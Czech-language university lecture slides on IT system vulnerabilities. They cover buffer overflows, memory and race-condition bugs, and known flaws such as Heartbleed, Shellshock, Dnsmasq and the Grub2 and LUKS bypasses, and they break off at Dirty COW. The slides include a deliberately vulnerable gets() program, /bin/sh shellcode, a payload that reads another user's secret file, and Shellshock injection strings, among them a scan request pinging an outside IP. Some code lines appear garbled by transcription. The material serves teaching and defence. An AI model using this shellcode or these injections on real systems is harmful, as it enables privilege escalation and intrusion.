Zranitelnosti IT systémů

Martin Očenáš

Vysoké učení technické v Brne, Fakulta informačních technologií
Božetěchova 1/2. 612 66 Brno - Královo Pole

iocenas@fit.vutbr.cz

Motivace

- Chyby v software byly, jsou a budou.
- Spousta z těchto chyb může mít vliv na bezpečnost.
- Chyby se dají dělat v návrhu, implementaci, konfiguraci, přístupu, používání, ...
- Z minulosti tyto chyby známe, ale pořád se opakují.
- Každý správný programátor by měl tyto chyby znát a umět se jim vyvarovat.

Co se dnes dozvíte

- Principy známých chyb.
- Konkrétní proslavené chyby z posledních let.
- Jiné časté zdroje zranitelností.

Konkrétně:

- Programátorské chyby.
- Chyby spojené s HW.
- Zneužití funkcionality programů.
- Uživatelské chyby.


Programátorské chyby

Nehlídání hranic

Jednou z nejčastějších chyb je nedostatečná validace hranic polí, oborů hodnot apod.
Známé chyby jsou například:

- Buffer overflow.
- Buffer overread.
- Integer overflow / underflow.

- Poprvé dokumentována v roce 1972.
- Vzniká při zápisu do bufferu o omezené velikosti.
- Zapsaná data jsou větší než velikost bufferu.
- Program nehlídá velikost zapsaných dat vzhledem k velikosti bufferu.
- Část dat se zapíše za hranici bufferu do jiné části paměti.



Buffer Overflow


Příčiny:

- Nehlídání si hranice bufferu. (*memcpy)*
  - *Velikost daná standardem nemusí vždy odpovídat realitě.*
- *Funkce gets.*

Varianty:

- Stack based.
- Heap based.

Stack Based Buffer Overflow




2. Projekt do BIS 2016/2017.
   - Na počítači BIS jsou 2 uživatelé: *bis* a *johny*.
   - Máme přístup pouze na uživatele *bis*.
   - V domovském adresáři uživatele *johny* je tajemství které chceme získat.
   - Uživatel *bis* má k dispozici program, zranitelný na buffer overflow.
     - Vlastníkem binárky programy je *johny*.
     - Binárka má nastavený SUID bit.

Stack Based Buffer Overflow

```
 1 #include <stdio.h>
 2 #include <string.h>
 3 #define BUFFER_LENGTH 64
 4    // delka bufferu muze byt ruzna
 5 int length()
 6 {
 7    unsigned char buffer(BUFFER_LENGTH);
 8
 9    gets(buffer);
10    return (int)strnlen(buffer, BUFFER_LENGTH);
11 }
12
13 int main()
14 {
15    printf("->");
16    printf("Pocet znaku vstupniho textu je %d.\n",
17     length());
18    return 0;
19 }
```

Stack Based Buffer Overflow



- Jaký program vložit do bufferu?
- Co jsem schopen dát do 64B?
- Hranice 64B nás nemusí příliš trápit, stačí změnit program.

```
1 \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
2 \x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
3 \xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
4 \xff\xff/bin/sh
```

Tyto instrukce vykonají přibližně *exec(arr, "/bin/sh");*

Programu stačí na vstup vložit payload:

```
1 \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
2 \x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
3 \xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
4 \xff\xff/bin/sh
5 ...
6 \xbffff340
7 ...
8 cat /home/johny/secret.txt
```

Zbývá jediný problém, funkce exec nastaví EUID zpátky na real UID.

Možné následky

- Pád programu.
- Přepsaní paměti.
- Spuštění vlastního kódu.
- ...

Obrana proti Buffer Overflow

- Psát programy dobře.
- Používat bezpečný programovací jazyk.
- Executable space protection.
  - Označování stránek paměti, které mohou obsahovat proveditelný kód.
  - Samotný program však stále obsahuje použitelné části kódu.
  - GCC ma parametr *execstack*, který umožní spouštět kód na zásobníku.
- ASLR (Address space layout randomization).
  - Při každém běhu programu náhodně změní adresy v programu.
  - Je potom těžké vložit na vstup adresu, kam má program skočit.

Stack overflow

- Speciální případ přetečení.
- Dojde k přetečení zásobníku procesu.
- Data ze zásobníku se začnou zapisovat do heapu.

Příčiny:

- Zásobník má omezenou velikost (většinou jednotky až desítky MB).
- Rekurze.
- Ukládání velkých dat na zásobník.
    - Např. celých uživatelských vstupů.

Stack overflow

Následky:

- Těžko předvidatelné.
- Na Linuxu většinou skončí signálem SIGSEGV.
- Na některých systémech nemusí přetečení zásobníku vyvolat explicitní chybu.
  - V tomto případě mohou jiné instrukce přepisovat přetečenou část zásobníku.

Ochrana:

- Stack canaries.

Memory leak

- Neúmyslná forma spotřebovávání paměti, kvůli tomu že program neuvolní paměť která již není zapotřebí.

Možné dopady? - liší se podle typu aplikace:

- Krátko běžící aplikace - zanedbatelné.
- Dlouho běžící aplikace - postupně zabírá více a více paměti, dokud nevyčerpá celou paměť systému.
- Kernel - Velmi nebezpečné, skončí pádem systému.

Zneužitelnost?

- Pokud je zranitelná část aplikace dostupná vzdáleně, může vést k DoS.
- Podobně mohou dopadnout i chyby double free, use after free,...

Data uniklá v paměti

- Paměť procesu mnohdy obsahuje důvěrná data.
  - Hesla
  - Šifrovací klíče
  - ...
- Proces má zajistit vymazání takovýchto dat z paměti, před jejím uvolněním.
- Takováto paměť by se také nikdy neměla dostat na swap.

Race Condition

- Paralelní události proběhnou v jiném pořadí než bylo plánováno.
- Každý běh paralelních programů je jiný.
- Proložení běhů procesů závisí na různých faktorech, zejména plánovači.

Důsledky:

- Nemusí být žádné.
- Mohou být velmi závažné.
  - Typickým příkladem je deadlock.
  - Příklad - blackout na východním pobřeží.

Obrana:


- Synchronizační mechanismy.
- Detekce již provedených událostí.
- ...

Slavné programátorské chyby


Heartbleed

- Buffer overread chyba v OpenSSL.
- Obsažena v OpenSSL od roku 2012.
- Objevena v dubnu 2014.
- Spočívá v nehlídání velikosti obsahu paketu.
- CVE-2014-0160.
- Způsobila paniku na celém internetu.

- Obsažena v rozšíření TLS - heartbeat.
- Určeno pro testování živosti protistrany.
- Paket obsahuje zprávu a číslo označující délku zprávy.



Zneužití Heartbleed zranitelnosti:



Heartbleed walks into a bar, and says "Hello!"
The bartender says: "Hello! *–BEGIN RSA PRIVATE KEY– FA 48 CD 0B C6 ....*"

- Nacházela se v programu *bash*.
- Nalezena v září 2014.
- Nachází se v bashi od jeho nejstarší dochované verze (1994).
- CVE-2014-6271.
- Projeví se při exportování funkcí do podprocesů.

- Bash umožňuje exportovat funkce do nově vytvořených instancí bashe.

```
1 fce() {
2     echo "Hello world"
3 }
4 export -f fce
```

- Libovolná proměnná prostředí, která začíná "()"se vyhodnotí, čímž nadefinuje funkci v novém bashi.

```
1 fce="() { echo "Hello world";)}"
```

- Jenže provádění neskončí po ukončení funkce

```
1 fce="() { echo "Hello world";)}; echo HACKED;"
```

Zneužitelnost Shellshocku?

- Chyba potřebuje lokálně nastavit proměnné v bashi, je možné ji reálně zneužít?
- JE!
  - Některé programy si ukládají data do proměnných prostředí.
  - Také nějakým způsobem používají shell.

Zneužití skrz DHCP:

- Linuxový DHCP klient si ukládá některé options do proměnných prostředí.
- Možnost: option 114. value="() ..; echo Hacked"
- DHCP klient navíc běží s právy roota...

Společnost CESNET hledala zranitelné web servery pomocí dotazu:

```
1 GET / HTTP/1.0
2 Accept: */*
3 Cookie: () { :; }; ping -c 17 209.126.230.74
4 Host: () { :; }; ping -c 23 209.126.230.74
5 Referer: () { :; }; ping -c 11 209.126.230.74
6 User-Agent: shellshock-scan ...
```

- Sada chyb v různých bluetooth ovladačích.
- Postihuje systémy: Android, iOS, Windows, Linux.
- Zveřejněna v září 2017.
- Pro zneužití stačí zapnout bluetooth a být v dosahu útočníka.
- Mezi chybami je i buffer overflow v ovladačích.
- Umožňuje spuštění kódu na úrovni jádra.
- CVE-2017–0781, CVE-2017–0782, CVE-2017–0783, CVE-2017–0785, CVE-2017–1000251, CVE-2017–1000250, CVE-2017–8628.

Dnsmasq

- Nástroj Dnsmasq obsahuje DNS resolver, DHCP server a jiné.
- Bývá předinstalován v některých Linuxových distribucích.
- V srpnu 2017 zveřejněna sada chyb.
- CVE-2017-14491, CVE-2017-14492, CVE-2017-14493, CVE-2017-14494, CVE-2017-14495, CVE-2017-14496, CVE-2017-13704
- Chyby obsahují buffer overflow, memory leak, integer underflow.
- Umožňují pomocí jednoho paketu shodit server, vykonat vlastní kód,...

- Integer underflow v Dnsmasq.
- Problém při zpracování DNS dotazu.
- Před uložením dotazu si vyčistí paměť.

```
1 memset(((char *)header) + qlen, 0,
2     (limit - ((char *)header)) - qlen);
```

- Pokud je dotaz přijat přes UDP a velikost paketu je větší než 512B dojde k podtečení proměnné, která udává délku kopírované paměti.
- Pro určení délky paměti se používá datový typ *size_t* což je více méně *unsigned int*.
- Konstanta 512B se může lišit pokud je použito EDNS.

- Memory leak v DNS subsystému.
- V případě použití některého z přepínačů:
  - *–add-mac*.
  - *–add-cpe-id*.
  - *–add-subnet*.
- Při tvorbě DNS odpovědi dojde k úniku paměti.

Důsledek

- Při opakování požadavků dojde k vyčerpání paměti.
- Nedostatek paměti způsobí DoS.

Grub2 Password Bypass

- Grub - GNU GRand Unified Bootloader.
- Běžně používaný zavadeč pro Linux.
- Grub je možné zabezpečit heslem.
- Chyba objevená v koncem roku 2015.
- Heslo bylo možné obejít pomocí 28 stisknutí backspace.

Jak je to možné????

- Funkce pro obsluhu tlačítek při stisknutí backspace vynuluje paměť na aktuální pozici a posune se o pozici zpět.
- Funkce však neověřuje dolní hranici délky hesla.
- Vymazání 28B před pamětí určenou pro heslo vyvolá chybu, která vyústí ve spuštění Grub rescue shell.

http://securityaffairs.co/wordpress/42847/hacking/linux-grub2-hacking.html

LUKS Password Bypass

- LUKS - Linux Unified Key Setup.
- Používá se pro šifrování disků v linuxu.
- Při startu systému může interaktivně žádat o heslo k šifrovaným diskům.
- Ke konci roku objevena chyba CVE-2016-4484.
- V případě že 30x (150x) zadáte špatné heslo, skript pro získávání hesla se ukončí.
- Po ukončení skriptu se otevře terminál s přihlášeným uživatelem root.

- Race condition v Linuxovém jádře.
- Zavedena v jádře 2.6.22(2007), opravena v říjnu 2016.
- CVE-2016-5195.


Dirty COW


COW - Copy on Write

